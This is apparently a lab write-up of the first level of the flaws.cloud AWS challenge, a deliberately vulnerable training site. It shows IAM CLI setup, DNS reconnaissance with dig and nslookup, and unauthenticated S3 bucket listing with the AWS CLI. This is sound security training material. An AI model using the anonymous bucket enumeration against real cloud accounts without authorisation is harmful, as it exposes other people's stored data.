


Flaws AWS

Introduction


This project involved identifying and exploiting common cloud security misconfigurations within an intentionally vulnerable AWS environment hosted on *flaws.cloud*. The workflow included performing DNS reconnaissance, unauthenticated S3 bucket enumeration, authenticated access using AWS CLI profiles, and analyzing leaked credentials through version control history. These steps provided practical exposure to key security concerns in cloud infrastructure, particularly related to storage misconfigurations and identity access management. All tasks were executed in a Linux environment using the AWS Command Line Interface to simulate real-world cloud exploitation scenarios.

Set Up


I started by creating a cli user on the aws console named the user cli-me:




Gave the user admin access by attaching directly administrative policies:



Then went to the credentials section and created access keys:




Then specifies the use of the access keys to be for CLI access:



After creating I downloaded a csv file containing the access keys and stored them in a safe place that is not publicly accessible.

I next proceeded to configure my CLI on kali linux by providing the access keys to set it up:




Having done this, my lab was now fully set up for the assignment

Level 1


I started by doing a dns lookup on flaws.cloud

I started by using the command: dig flaws.cloud




```
recon-k@vbox: ~  
$ dig flaws.cloud  
  
;<> DiG 9.28.11-1-Debian <>> flaws.cloud  
;; global options: +cmd  
;; Got answer:  
;;->HEADER<- opcode: QUERY, status: NOERROR, id: 22375  
;; flags: qr rd ra; QUERY: 1, ANSWER: 8, AUTHORITY: 0, ADDITIONAL: 0  
  
;; QUESTION SECTION:  
;flaws.cloud.  
  
;; ANSWER SECTION:  
flaws.cloud.      10      IN      A       52.218.183.107  
flaws.cloud.      10      IN      A       52.92.234.19  
flaws.cloud.      10      IN      A       3.5.78.151  
flaws.cloud.      10      IN      A       52.92.225.179  
flaws.cloud.      10      IN      A       52.92.128.51  
flaws.cloud.      10      IN      A       52.92.210.107  
flaws.cloud.      10      IN      A       52.92.189.139  
flaws.cloud.      10      IN      A       3.5.80.207  
  
;; Query time: 220 msec  
;; SERVER: 10.0.2.3#53(10.0.2.3) (UDP)  
;; WHEN: Sat Aug 16 03:15:47 EAT 2025  
;; MSG SIZE rcvd: 157  
  
recon-k@vbox: ~  
$
```

Then: nslookup flaws.cloud




```
recon-k@vbox: ~  
$ nslookup flaws.cloud  
Server:      10.0.2.3  
Address:     10.0.2.3#53  
  
Non-authoritative answer:  
Name:   flaws.cloud  
Address: 52.92.228.59  
Name:   flaws.cloud  
Address: 52.218.182.235  
Name:   flaws.cloud  
Address: 52.92.130.203  
Name:   flaws.cloud  
Address: 52.92.148.227  
Name:   flaws.cloud  
Address: 3.5.77.242  
Name:   flaws.cloud  
Address: 52.92.193.27  
Name:   flaws.cloud  
Address: 52.92.194.227  
Name:   flaws.cloud  
Address: 52.92.250.59  
  
recon-k@vbox: ~  
$
```

Then: host flaws.cloud



then


dig +short -x <ip>




Then I enumerated the bucket with

aws s3 ls s3://flaws.cloud/ --no-sign-request

then I found the content listed in the screenshot:



This led me to different content for further enumeration:




Navigating through the hints took me to level 2

